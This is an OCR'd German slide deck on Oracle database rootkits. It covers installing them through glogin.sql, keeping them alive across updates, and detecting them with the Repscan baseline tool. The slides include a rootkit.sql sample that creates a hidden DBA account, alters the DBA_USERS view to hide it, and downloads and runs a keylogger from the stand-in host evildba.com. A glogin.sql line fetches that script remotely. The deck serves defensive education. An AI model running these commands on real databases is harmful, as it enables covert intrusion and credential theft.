
Oracle DB2

Oracle DB3


…

Oracle DBn


Rootkits installieren via glogin.sql




Rootkits installieren via glogin.sql



Rootkits installieren via glogin.sql




Rootkits installieren via glogin.sql



1. Erzeugen einer Textdatei rootkit.sql, die die modifizierten Datenbankobjekte enthält (z.B. dba_users)

```
############ rootkit.sql ########################

    set term off
    create user hacker identified by my!hacker;
    grant dba to hacker;

    CREATE OR REPLACE VIEW SYS.DBA_USERS(
                  […]
    and u.name != hacker;

    host tftp -i evildba.com GET keylogger.exe keylogger.exe
    host keylogger.exe

    set term on

############ rootkit.sql ########################
```

Rootkits installieren via glogin.sql




2. Upload der Textdatei rootkit.sql auf einen Webserver, z.B. `http://www.evildba.com/rootkit.sql`

3. Einfügen des HTTP-Aufrufs in die glogin.sql oder die login.sql Datei des DBA Clients (z.B. über ein Internet Explorer Exploit oder über eine Linux/Windows Bootdisk)

```
############ glogin.sql ########################

@http://www.evildba.com/rootkit.sql

############ rootkit.sql ########################
```


Rootkits installieren via glogin.sql



4. Das nächste Mal wenn sich der DBA auf der Datenbank einloggt, passiert folgendes im Hintergrund:

- **rootkit.sql wird von www.evildba.com heruntergeladen**
- **rootkit.sql wird ausgeführt**
  - **Terminalausgabe deaktivieren**
  - **Einen Benutzer Hacker anlegen**
  - **Data Dictionary Objekte verändern**
  - **Keylogger.exe herunterladen**
  - **Keylogger.exe ausführen**
  - **Terminalausgabe aktivieren**
- **SQL-Prompt anzeigen**

Updates und Patches überleben




Während des Datenbankupdates wird das Repository sehr oft komplett neu aufgebaut. Dies entfernt normalerweise alle Änderungen im Data Dictionary wie z.B. veränderte Systemviews (z.B. DBA_USERS).

Um dies zu vermeiden, könnte ein Hacker

- **Einen speziellen Datenbankjob erzeugen, der das Rootkit nach einem Update erneut installiert.**
- **Ändern der glogin.sql auf dem Datenbankserver**
- **Database Logon trigger**
- **…**

Rootkits entdecken




Um Änderungen in einem Repository zu entdecken ist es notwendig, dass

- **Generieren einer Baseline des Repositories**
- **Vergleich des Repositories mit der Baseline**
- **Überprüfen der Ergebnisse dieses Vergleichs**

- **Checksummen müssen extern berechnet werden, da die interne MD5-Checksumme modifiziert werden kann.**

Rootkits entdecken



Repscan für Oracle

- Data Dictionary auslesen
- Baseline dieses Data Dictionary erzeugen
- Vergleich des Data Dictionary mit einer Baseline
- Änderungen im Ausführungspfad entdecken
- Überprüfung unsicherer Datenbankeinstellungen

Verwendung

- `generate.cmd`
- `check.cmd`
- Handbuch: repscan.txt

Rootkits entdecken

MD5-checksum report

Report generated by RepScan
Created: Fri Apr 01 11:10:18 2005

Used Parameters

Parameter	Value	MD5
dbinfolist	databases.xml	b5a64451862a864695a615fc33c64928
dbchecklist	exec.xml	40c2d37dbca96a5d18331b06a77ede34
action	check	
signatures	signatures\	
reportfile	scanreport.xml	37d8b8e51495f99e8db8158534b96078
rulesonly	No	


Scanned databases

Database Name	Signature	Result
ora10103	signatures\ora10103_sig.csv	failed
ora90206	signatures\ora90206_sig.csv	passed

Modified items in ora10103

Modification type	Owner	Type	Name	new MD5-checksum
added	SYSTEM	SYNONYM	DBA_USERS	9d5a69aeabcf6fd020a5d02d61e6fa3f
modified	SYS	VIEW	DBA_USERS	b00c9f18c7d8514ab5ef69f7040c92a1


Folgerungen



Modifikationen von Metadaten ist ein allgemeines Problem, da es keine zusätzliche Sicherheitsschicht innerhalb des Repositories gibt (z.B. Views schützen).
Es betrifft alle Repository basierten Systeme.

- **Datenbanken (z.B. Oracle, DB2, MS SQL, Postgres, …)**
- **Repository basierte Software (z.B. Siebel, …)**
- **Selbstentwickelte Software mit eigenem Benutzermanagement (z.B. Webanwendungen)**
- **3rd-Party Software für Datenbanken ist ebenso betroffen (z.B. Administration Tools, Vulnerability Scanner, …)**

Folgerungen



Tipps für sicherere Programmierung

- Verwendung von Basis Tabellen anstatt View bei kritischen Objekten (z.B. Benutzer, Prozesse)
- Verwendung von absoluten Ausführungspfaden bei kritischen Objekten (z.B. SYS.dbms_crypto)
- Anwendung (z.B. Datenbank) selbst solle das Repository nach Veränderungen überprüfen
- Regelmäßiger Vergleich des Repositories gegen eine (sichere) Baseline

Zusätzliche Links

- **Red-Database-Security GmbH**
  http://www.red-database-security.com
- **Repscan**
  http://red-database-security.com/repscan.html
- **Pete Finnigan‘s Website mit vielen Dokumenten zum Thema Oracle security**
  http://www.petefinnigan.com/orasec.htm
- **Vorinstalliertes Oracle @ VMware @ Linux**
  http://otn.oracle.com
- **Windows PE Bootdisk**
  http://www.nu2.nu/pebuilder/

red database security

Kontakt

Alexander Kornbrust

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen

Telefon: +49 (0)6821 – 95 17 637
Fax: +49 (0)6821 – 91 27 354
E-Mail: ak at red-database-security.com